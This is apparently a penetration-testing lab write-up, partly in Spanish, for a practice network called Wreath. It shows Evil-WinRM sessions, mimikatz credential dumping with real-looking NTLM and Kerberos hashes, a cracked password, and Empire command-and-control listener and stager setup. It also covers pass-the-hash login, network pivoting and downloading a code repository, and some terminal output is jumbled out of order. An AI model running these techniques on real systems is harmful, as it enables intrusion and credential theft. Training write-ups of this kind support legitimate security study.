
  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> whoami
  git-serv@ju4nm4g0
  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> hostname
  git-serv
  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> whoami /groups

  GROUP INFORMATION

  Group Name                                     Type          SID          Attributes
  Everyone                                         Well-known group  S-1-1-0  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\Local account and member of Administrators group  Well-known group  S-1-5-114  Group used for deny only
  BUILTIN\Users                                     Alias          S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
  BUILTIN\Administrators                           Alias          S-1-5-32-544  Group used for deny only
  BUILTIN\Remote Management Users                 Alias          S-1-5-32-580  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\NETWORK                           Well-known group  S-1-5-2  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\Authenticated Users                Well-known group  S-1-5-11  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\This Organization                 Well-known group  S-1-5-15  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\Local account                     Everyone        S-1-5-113  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\NTLM Authentication               NT AUTHORITY Well-known group  S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
  Mandatory Label\Medium Mandatory Level          Label          S-1-16-8192



  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents>
```

Running xfreerdp



xfreerdp allows you to create a share on the target machine.





The share has some useful tools below within the most important one this mimikatz which seems to be run through power shell.



```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> \\tsclient\share\mimikatz\x64\mimikatz.exe
The term '\\tsclient\share\mimikatz\x64\mimikatz.exe' is not recognized
as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was
included, verify that the path is correct and try again.
At line:1 char:1
+ \\tsclient\share\mimikatz\x64\mimikatz.exe
+ ~~~~~~
+ CategoryInfo          : ObjectNotFound: (\\\tsclient\shar...64\mimikatz.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32> \\tsclient\share\mimikatz\x64\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##, "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
## ##### > https://pingcastle.com / https://mysmartlogon.com **/ 

mimikatz #
mimikatz #

```

We can now dump all local password hashes from SAM using:

```

Hash NTLM: 7474198f2bc186ce54273ff514b874a1
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 9dbd45ffe3e50a9736308cf83b42eec9

* Primary:Kerberos-Newer-Keys *
  Default Salt : GIT-SERVdexter05
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 49e5be8b4a5d53b328e7994ca63d2dd023517e47782d1d5ddbebf416ab698e80
    aes128_hmac      (4096) : 58f5c0545a6ba24369942c942689e75
    des_cbc_md5      (4096) : 6b68083bfb08cb02

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : GIT-SERVdexter05
  Credentials
    des_cbc_md5      : 6b68083bfb08cb02

RID : 000003ed (1005)
User : JU4NM4G0
Hash NTLM: f4b013aa56c142af10e833ce4cb4b2ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : a55757a6293977db658e16a847160b59

* Primary:Kerberos-Newer-Keys *
  Default Salt : GIT-SERVU4NM4G0
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 87dfacfd8a8cb9ecc41b8c8993228997454ffea66a156b336d0cce1c2dbdf204f
    aes128_hmac      (4096) : e74dc4ef943cb937094f2f02efdf79a8
    des_cbc_md5      (4096) : b538e097b3df5892

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : GIT-SERVU4NM4G0
  Credentials
    des_cbc_md5      : b538e097b3df5892

8 items

```

Activate Windows  
Go to Settings to activate Windows.

Thomas's credentials are:



Usuario: Thomas

Contraseña: i<3ruby

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

02d90eda8f6b6b06c32d5f207831101f

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
02d90eda8f6b6b06c32d5f207831101f	LM	i<3ruby

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

### Command and Control

Since the learning objective is to properly handle the Empire tool and its starkiller GUI over Thomas's network, the versions are installed manually. Start the Empire tool server and client.

Archivo Acciones Editar Vista Ayuda

[\*] Initializing plugin...

[\*] Doing custom initialization...

[\*] Registering plugin with menu...

[\*] Initializing plugin...

[\*] Doing custom initialization...

[\*] Loading webshell server plugin

[\*] Registering plugin with menu...

[\*] Initializing plugin...

[\*] Doing custom initialization...

[\*] Loading Empire C# server plugin

[\*] Registering plugin with menu...

[\*] Initializing plugin...

[\*] Doing custom initialization...

[\*] Starting Empire RESTful API on 0.0.0.0:1337

[\*] Starting Empire SocketIO on 0.0.0.0:50000

[\*] Empire RESTful API successfully started

[\*] Empire SocketIO successfully started

[\*] Client disconnected from socketio

Este es .NET Core 3.1.

Versión del SDK: 3.1.417

Telemetría

Las herramientas de .NET Core recopilan datos de uso para ayudarnos a mejorar su experiencia. Estos datos son anónimos. Microsoft los recopila y comparte con la comunidad. Puede optar por no participar en la telemetría si establece la variable de entorno DOTNET\_CLI\_TELEMETRY\_OPTOUT en "1" o "true" mediante su shell favorito.

Lea más sobre la telemetría de las herramientas de la CLI de .NET Core: <https://aka.ms/dotnet-cli-telemetry>

Explora la documentación: <https://aka.ms/dotnet-docs>

Informe de los problemas y busca código fuente en GitHub: <https://github.com/dotnet/core>

Conozca las novedades: <https://aka.ms/dotnet-whats-new>

Más información sobre el certificado de desarrollador HTTPS instalado: <https://aka.ms/dotnet-core-https>

Escríba su primera aplicación: <https://aka.ms/first-net-core-app>

Microsoft (R) Build Engine versión 16.7.2+bd868d6f4 para .NET

Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Determinando los proyectos que se van a restaurar...

[\*] [!] Empire admin connected to socketio


Server > [ ]

Connected: <https://localhost:1337> | 0 agent(s) | 1 unread message(s)

From here, we need to log in to the REST API that we implemented earlier. By default this runs on <https://localhost:1337>, with a username of `empireadmin` and a password of `password123`.

The listener configuration is as follows:





The screenshot shows the Starkiller interface. The top window is titled 'View Listener' and shows the configuration for a 'Webserver' listener. The configuration includes:

- Type: http
- Name: Webserver
- Host: http://10.55.58.7:9000
- Port: 9000
- BindIP: 0.0.0.0
- DefaultDelay: 5
- DefaultJitter: 0
- DefaultLostLimit: 5

The bottom window shows a list of listeners, with one entry for the 'Webserver' listener.

ID	Name	Module	Host	Port	Created At	Actions
1	Webserver	http	http://10.55.58.7:9000	9000	a few seconds ago	<span>⋮</span>

Stagers are Empire's payloads. They are used to connect back to waiting listeners, creating an agent when they run.

This stager must be executed from the target machine, so that we enter with the previously downloaded private key, we create a file named stager-JU4NM4G0-initial.sh and read, read and execute permissions are also granted so that it can be executed without problems..




```

root@prod-serv:~# nano stager-JU4NM4G0-initial.sh
root@prod-serv:~# chmod +x stager-JU4NM4G0-initial.sh
root@prod-serv:~# ./stager-JU4NM4G0-initial.sh
[1]

```





It can be verified that the agent is active from CLI Empire.

```
[Empire] Post-Exploitation Framework
[Version] 4.4.1 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
This build was released exclusively for Kali Linux | https://kali.org

[!] Connected to localhost
[*] New agent 1M0POD98 checked in
[*] Sending agent (stage 2) to 1M0POD98 at 10.200.57.200
(Empire) > agents

Agents
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | Language | Internal IP | Username | Process | PID | Delay | Last Seen | Listener |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | 1M0POD98* | python | 10.200.57.200 | root     | python3 | 1966 | 5/0.0 | 2022-03-22 16:04:11 -05 | Webserve |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
(Empire: agents) > 
```


The http\_hop listener creates files containing instructions to reconnect to a normal (usually HTTP) listener on our attacking machine. For that, they must be copied to the attacking machine and executed with tools that trap data traffic, such as burpsuite..




The http\_hop listener was configured as follows:

Port: 16000

Listener: Webserver



The next thing is to configure the stager multi/launcher.



As the configuration of the Listener and the Stager are saved in local files in Kali it is required to compress them in a .zip file.



```
[root@prod-serv hop-JU4NM4G0]# curl http://10.50.55.87/hop.zip -o hop.zip
  % Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload  Upload Total Spent   Left  Speed
 100 2952  100 2952    0     0  8154      0 --:--:-- --:--:-- 8177
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]# guage
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]# vershell
[root@prod-serv hop-JU4NM4G0]# Rows per page: 15
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]# ls
hop.zip
[root@prod-serv hop-JU4NM4G0]# unzip hop.zip
```

Then the compressed file must be sent to the attacking machine at IP 10.200.57.200 to be executed locally and thus be able to generate an agent on IP 10.200.57.150.

The method to deliver the hop.zip archive was to create a python server locally on Kali. On the other hand, the method of downloading the file was by using the curl tool on the target IP 10.200.57.200.

To execute the exploit generated by the stager on the attacking machine, it was necessary to generate the firewall configuration and the port on which the Listener was configured, that is, port 16000.



```
[root@prod-serv hop-JU4NM4G0]# unzip hop.zip
Archive: hop.zip
  creating: admin/
  inflating: admin/get.php
  creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-JU4NM4G0]# ls
admin login news.php
[root@prod-serv hop-JU4NM4G0]# firewall-cmd --zone=public --add-port 16000/tcp
Warning: ALREADY_ENABLED: '16000:tcp' already in 'public'
success
[root@prod-serv hop-JU4NM4G0]# php -S 0.0.0.0:16000
PHP 7.2.24 Development Server started at Tue Mar 22 23:35:02 2022
Listening on http://0.0.0.0:16000
Document root is /root/hop-JU4NM4G0
Press Ctrl-C to quit.
[Tue Mar 22 23:35:58 2022] 10.200.57.150:50648 [200]: /admin/get.php
[Tue Mar 22 23:36:00 2022] 10.200.57.150:50650 [200]: /admin/get.php
[Tue Mar 22 23:36:01 2022] 10.200.57.150:50651 [200]: /news.php
[Tue Mar 22 23:36:08 2022] 10.200.57.150:50653 [200]: /admin/get.php
[Tue Mar 22 23:36:14 2022] 10.200.57.150:50655 [200]: /news.php
  ...: admin/get.php (deflated 67%)
  ...: login/news.php
  ...: news.php (deflated 67%)
admin login news.php
python3 -m http.server 80
  ...: HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...: ...
(juansekali㉿kali)-[~/tmp/http_hop].zip HTTP/1.1" 200 -
  ...: $ zip -r hop.zip *
zip I/O error: Permission denied
zip error: Could not create output file (hop.zip)
  ...: sudo zip -r hop.zip *
[sudo] contraseña para juansekali:
  adding: admin/ (stored 0%)
  adding: admin/get.php (deflated 67%)
  adding: login/ (stored 0%)
  adding: login/process.php (deflated 67%)
  adding: news.php (deflated 67%)
(juansekali㉿kali)-[~/tmp/http_hop]
  ...: $ python3 -m http.server 80
  ...: Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...: ...
  ...: 10.200.57.200 - - [22/Mar/2022 18:31:14] "GET /hop.zip HTTP/1.1" 200 -
  ...: 10.200.57.200 - - [22/Mar/2022 18:32:01] "GET /hop.zip HTTP/1.1" 200 -
  ...:
```

Finally, we had to copy the starkiller exploit where the stager was configured, this must be copied as a payload in burpsuite.



## PC EXPLOITATION

```
(juansekal@kali)-[~/Wreath]
$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bb01 -i 10.200.57.150 -s /opt/Empire/empire/server/data/module_source/situational_sensitivity/network/
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint 0x5 service not found.
Info: Using default connection timeout of 60 seconds
*evil-winrm* PS C:\Users\Administrator\Documents> hostname
git-serv
*evil-winrm* PS C:\Users\Administrator\Documents> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix  . : eu-west-1.compute.internal
  Link-local IPv6 Address . . . . . : fe80::ac00:2be1:3f0f:a81c%6
  IPv4 Address . . . . . : 10.200.57.150
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.200.57.1


```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.57.100 -TopPorts 50
git-serv
Windows IP Configuration
  Ethernet adapter Ethernet:
    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::ac00:2be1:3f0f:a81c%6
    IPv4 Address . . . . . : 10.200.57.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.57.1


```

It is possible to simply download the source code of the site and review it locally, the file containing the information on the website repository is located in the path C:\Gitstack\Repositories\Website.git. In order to download the file you must use the evil-winrm.



```

Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
^CFailed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
c :
c : Keyboard interrupt: exiting.

[~] juansekali㉿kali:[~/Wreath]
└─$ sshuttle -r root@10.200.57.200 -ssh-cmd "ssh -i private_key" 10.200.57.0/24
→ 10.200.57.200
[Local sudo] Password:
Lo siento, prueba otra vez.
[Local sudo] Password:
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
[~] juansekali㉿kali:[~/Wreath]
└─$ mv 'C:\Gitstack\Repositorios\Website.git' Website.git
[~] juansekali㉿kali:[~/Wreath]
└─$ ls
'Carga util- AV Evasion.png'          GAIJIN.png           private_key
'Carga util en la imagen.png'          GitTools           proxy_1.png
'CertUtil.png'                         hashes.png         proxy_2_foxy_proxy.png
'chisel.exe'                           nc.exe             'recurso compartido.png'
'copia de hash y boot key.png'         ncx64.png         'ruta de donde esta el servicio con permisos de escritura.png'
'curl.png'                            'Oyente_1.png'     sam.bak
'elevacion_2.png'                      'Permisos locales.png' 'servicio no predeterminados.png'
'elevacion de priv_.png'               'Permisos totales.png' 'share 1.png'
'GAIJIN_2.png'                         powershell.png    'share 2.png'
[~] juansekali㉿kali:[~/Wreath]
└─$ Directory: C:\Gitstack\Repositorios
          Mode LastWriteTime Length Name
          d--- 1/2/2021 7:05 PM Website.git
[~] juansekali㉿kali:[~/Wreath]
└─$ #Evil-WinRM# PS C:\Gitstack\Repositorios> download C:\Gitstack\Repositorios\Websit
e.git
Info: Downloading C:\Gitstack\Repositorios\Website.git to ./C:\Gitstack\Repositori
es\Website.git
Info: Download successful!
